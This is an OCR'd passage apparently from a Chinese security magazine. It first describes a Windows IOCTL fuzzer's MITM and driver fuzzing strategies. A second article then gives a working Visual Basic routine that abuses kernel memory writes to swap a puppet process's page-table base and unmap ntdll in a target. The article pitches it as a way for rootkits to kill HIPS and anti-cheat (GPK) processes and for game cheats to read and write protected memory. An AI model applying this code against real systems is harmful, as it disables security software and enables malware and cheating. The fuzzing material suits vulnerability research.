IoControl MITM(Man-in-the-Middle)Fuzz是以中间人的方式，在识别到Fuzz对象后，在调用原始NtDeviceIoControlFile函数前，按照Fuzz策略对参数和数据进行畸形化，并调用原始NtDeviceIoControlFile函数的过程，如图4所示。




图4

IoControl MITM Fuzz的Fuzz对象可以由以下字段共同指定：

(1)进程pid 或 进程路径；

(2)设备名称；

(3)IoControlCode。

其中任何一个字段为空，表示匹配所有。例如IoControlCode为空，则表示某进程发到某设备的所有IoControlCode都会被Fuzz。

IoControl MITM Fuzz的Fuzz策略主要包括对输入地址、输入数据、输入长度、输出地址、输出长度的畸形化方案。

输入地址的畸形化方案如下：

(1)不变；

(2)随机；

(3)非法地址；

(4)合法Ring3地址;
(5)合法Ring0地址。
输入数据的畸形化方案如下:
(1)不变;
(2)随机;
(3)Byte填充;
(4)Word填充;
(5)Dword填充。
输入长度的畸形化方案如下:
(1)不变;
(2)随机;
(3)增加一定长度;
(4)减小一定长度。
输出地址的畸形化方案如下:
(1)不变;
(2)随机;
(3)非法地址;
(4)合法Ring3地址;
(5)合法Ring0地址。
输出长度的畸形化方案如下:
(1)不变;
(2)随机;
(3)增加一定长度;
(4)减小一定长度。

3. IoControl Driver Fuzz

IoControl Driver Fuzz是对Fuzz对象(驱动设备)主动发送一系列IoControl,并对参数和数据,按照Fuzz策略分别进行畸形化并组合成一组参数,调用DeviceIoControl进行Fuzz的过程,如图5所示。

IoControl Driver Fuzz 的Fuzz对象可以由以下字段共同指定:
(1)设备对象 或 设备名称;
(2)IoControlCode。

IoControl Driver Fuzz 的Fuzz策略根据IoControlCode中Method值的不同,有以下两种情况。

(1)IoControlCode中Method!=METHOD_NEITHER:由于输入输出都有系统保护,故篡改地址没有意义,因此需要Fuzz输入数据、输入长度、输出长度。

(2)IoControlCode中Method==METHOD_NEITHER:驱动中可能直接访问输入输出地址,而没有探测是否可读写,因此需要Fuzz输入地址、输入数据、输入长度、输出地址、输出长度。




图5

输入地址的畸形化方案如下:
(1)随机;
(2)非法地址;
(3)合法Ring3地址;
(4)合法Ring0地址;
(5)固定地址。
输入长度的畸形化方案如下:
(1)随机;
(2)固定。
输入数据的畸形化方案如下:
(1)随机;
(2)Byte填充;
(3)Word填充;
(4)Dword填充。
输出地址的畸形化方案如下:
(1)随机;
(2)非法地址;
(3)合法Ring3地址;
(4)合法Ring0地址;
(5)固定地址。
输入长度的畸形化方案如下:
(1)随机;
(2)固定。

4. MyIoControl Fuzzer界面

本Fuzz工具将两种Fuzz方法实现在同一个对话框中。如图6所示，左侧上方显示当前进程列表，左侧下方显示驱动对象的树状结构，右侧上方能够监视系统中的DeviceIoControl调用，右侧中间便是IoControl MITM Fuzz的Fuzz项列表，右侧下方是IoControl Driver Fuzz的Fuzz项。




图6

通过该工具，在IoControl MITM Fuzz列表中，可以增、删、改Fuzz项，单击右侧中间的"+"按钮，可以弹出如下对话框，来添加Fuzz对象和Fuzz策略，如图7所示。

相应地，在IoControl Driver Fuzz列表中，也可以增、删、改Fuzz项，单击右侧下方的"+"按钮，可以弹出如下对话框，来添加Fuzz对象，而Fuzz策略由程序内部Fuzz逻辑而定，如图8所示。

5. 内核漏洞挖掘实战

既然自己的IoControl Fuzz漏洞挖掘工具已经开发出来了，是骡子是马，得拉出来溜溜，证明一下这种漏洞挖掘思路是否可行。通过笔者一段时间对Windows系统、安全软件、第三方驱动程序的撒网测试，借助于此挖掘工具，确实发现了很多漏洞。




图7





图8

这里我们选择一些已经秘密上报给厂商，并且厂商已经修补完成，同意在教学研究场合下公布的漏洞。这些漏洞的细节请参考本期黑客防线的另外两篇文章——《超级巡警 <= v4 Build0316 ASTDriver.sys 本地特权提升漏洞》和《东方微点主动防御 <= 1.2.10581.0278 Mp110013.sys 本地特权提升漏洞》。



前置知识：VB
关键词：特殊方法、读写进程内存

特殊方法实现读写进程内存

文/图 胡文亮 （广东工业大学）

在2010年2月份的《黑客防线》杂志上，我写过一篇文章叫《打造无敌内存清零和过NP的内存读写》，其本质是把EPROCESS中DirectoryTableBase[0]的值放到CR3寄存器

中,写完进程内存后再恢复C R3寄存器的原值。当然,无敌这个形容词有点过分了,因为还是有办法来防御。但是目前却没有发现任何游戏保护类产品防御那种读写内存的方式,这并不是搞游戏保护的驱动工程师没有本事,而是通过自行修改C R3寄存器的值来读写内存的方法并不稳定,经我测试,这种方法在物理内存比较小(<=96MB)的时候容易蓝屏。

但是这种另类读写进程内存的思路是好的,有没有办法让它发扬光大呢?山不转水转,既然我们不方便直接修改C R3寄存器的值,就修改DirectoryTableBase[0]的值。我的思路是这样的。

(1)得到目标的进程(T.EXE)的EPROCESS(EPROC_T)。

(2)创建并挂起一个傀儡进程(M.EXE),得到它的EPROCESS(EPROC_M)。

(3)读取EPROC_M+0x18处的值,长度为4,保存到字节数组o_dtb。

(4)读取EPROC_T+0x10处的值,长度为4,保存到字节数组dtb。

(5)把dtb的值填写到EPROC_M+0x10处(修改EPROC_M+0x10处的值)。

(6)修改M.EXE的进程内存。

(7)把o_dtb的值填写到EPROC_M+0x10处(恢复EPROC_M+0x10处的原值)。

(8)结束M.EXE的进程。

可能有人看完上述思路会感到一头雾水,修改傀儡进程的内存跟修改目标进程的内存有关系吗?关系是大大的有,第六步中修改傀儡进程的内存就是修改了目标进程的内存!原因很简单,因为傀儡进程的DirectoryTableBase[0]的值和目标进程的DirectoryTableBase[0]的值相同。

利用修改C R3寄存器值来清零进程内存是通过驱动实现的,但是现在驱动越来越难加载,Rootkit只有在把HIPS的进程杀死才能加载驱动。由于Ring 3杀进程的手法就这么多,经过几年的曝光,基本所有HIPS都防御了。这似乎陷入了一个死循环:Rootkit必须把HIPS的进程杀死才能加载驱动,但强制杀死HIPS的进程又必须靠驱动才能实现。难道没有突破这个循环的方法吗?经我思考,这个方法还是有的,但是有个前提:找到内核任意地址写入漏洞。内核任意地址写入漏洞很容易找,比如迅雷就有,这个在以前的杂志上曝光过。后来我听"渔家傲"说,鲁大师、XX卫士、YY管家等电脑维护类软件所带的驱动都有类似的漏洞。特别是鲁大师的驱动,带有真的驱动签名(非测试签名),却没有校验驱动调用者(道听途说,未证实)。8月份的时候,微软又出了个严重的内核任意地址写入漏洞,这个在很多漏洞收集网站(比如sebug.net)上有介绍,大家可以自己去看。

只要能写内核内存,就能实现我上述的思路。我以卸载NTDLL杀进程为例子,用VB写了一份代码(你没看错,这是纯V B写的,没有用到任何驱动程序),为了演示方便,我没有找某个软件的漏洞,而是直接使用了NtSystemDebugControl(其实微软认为这个函数是"漏洞"):

```
Public Sub UnloadNtdllEx(ByVal dwPid As Long)
  Dim dtb(3) As Byte, o_dtb(3) As Byte
  Dim MyExeId As Long, TkExeId As Long
  Dim MyExeEP As Long, TkExeEP As Long
   '创建傀儡进程(创建后马上挂起)
  MyExeId = RunEXE("calc.exe")
   '获得待杀进程的PID
  TkExeId = dwPid
   '获得傀儡进程的EPROCESS
  MyExeEP = PsLookupProcessByProcessId(MyExeId)
   '获得待杀进程的EPROCESS
  TkExeEP = PsLookupProcessByProcessId(TkExeId)
   '读取EPROC_M+0x18处的值,长度为4,保存到字
   '节数组o_dtb
  DumpKernelMemory MyExeEP + &H18, 4, o_dtb
   '读取EPROC_T+0x10处的值,长度为4,保存到字
   '节数组dtb
  DumpKernelMemory TkExeEP + &H18, 4, dtb
   '把dtb的值填写到EPROC_M+0x10处(修改EPROC_
   'M+0x10处的值)
  ModifyKernelMemory MyExeEP + &H18, 4, dtb
   '卸载NTDLL(卸载DLL的过程中需要读写进程内
   '存,详情请参考WRK/React OS源码)
  UnloadNtdll MyExeId
   '把o_dtb的值填写到EPROC_M+0x10处(恢复
   'EPROC_M+0x10处的原值)
  ModifyKernelMemory MyExeEP + &H18, 4, o_dtb
   '结束傀儡进程
  KillMyProcess MyExeId
End Sub
'卸载NTDLL的代码,十分普通,没有任何特别
Public Sub UnloadNtdll(ByVal Pid As Long)
  Dim hProcess As Long, i As Long
   hProcess = OpenProcess(PROCESS_ALL_ACCESS,
```

```
False, Pid)
        If hProcess = 0 Then Exit Sub
            NtUnmapViewOfSection hProcess, GetModule
Handle("ntdll.dll")
        ZwClose hProcess
        Sleep 1000
    End Sub
```

经测试，直接使用UnloadNtdll无法杀死XueTr，UnloadNtdllEx则可以。本代码测试环境为Windows XP SP3。由于NtSystemDebugControl在Windows 2003 SP0以后被废除了"武功"(读写内核内存的功能不再能用)，所以这份纯VB写的代码只在XP上有效。但是随便写个读写内核内存的驱动，则能在任何32位NT系统上使用。




图1

我曾经说过，杀进程是游戏，在实用上没有任何意义。为了证明我的发现有实用价值，我特地拿最近的热门网游"龙之谷"进行了测试。龙之谷使用GPK保护，GPK在百度百科上的介绍十分骇人："GPK是一款盛大全新推出的游戏保护工具，它可以有效地保护游戏不受外挂侵犯。GPK从设计之初就已针对各类外挂做了充分的准备，从GPK构架上就已经杜绝了脱机外挂存在的可能，与此同时，GPK拥有数十种先进、成熟的技术手段打击各类外挂"。由于外挂的根本原理就是读写进程内存，而卸载NTDLL也是读写进程内存(详情请参考WRK/React OS源码)，所以只要我的程序能够结束龙之谷的进程，就是说我的程序已经成功读写了龙之谷的进程内存。

我们首先用XueTr检查一下GPK是如何进行游戏保护的，如图2所示。

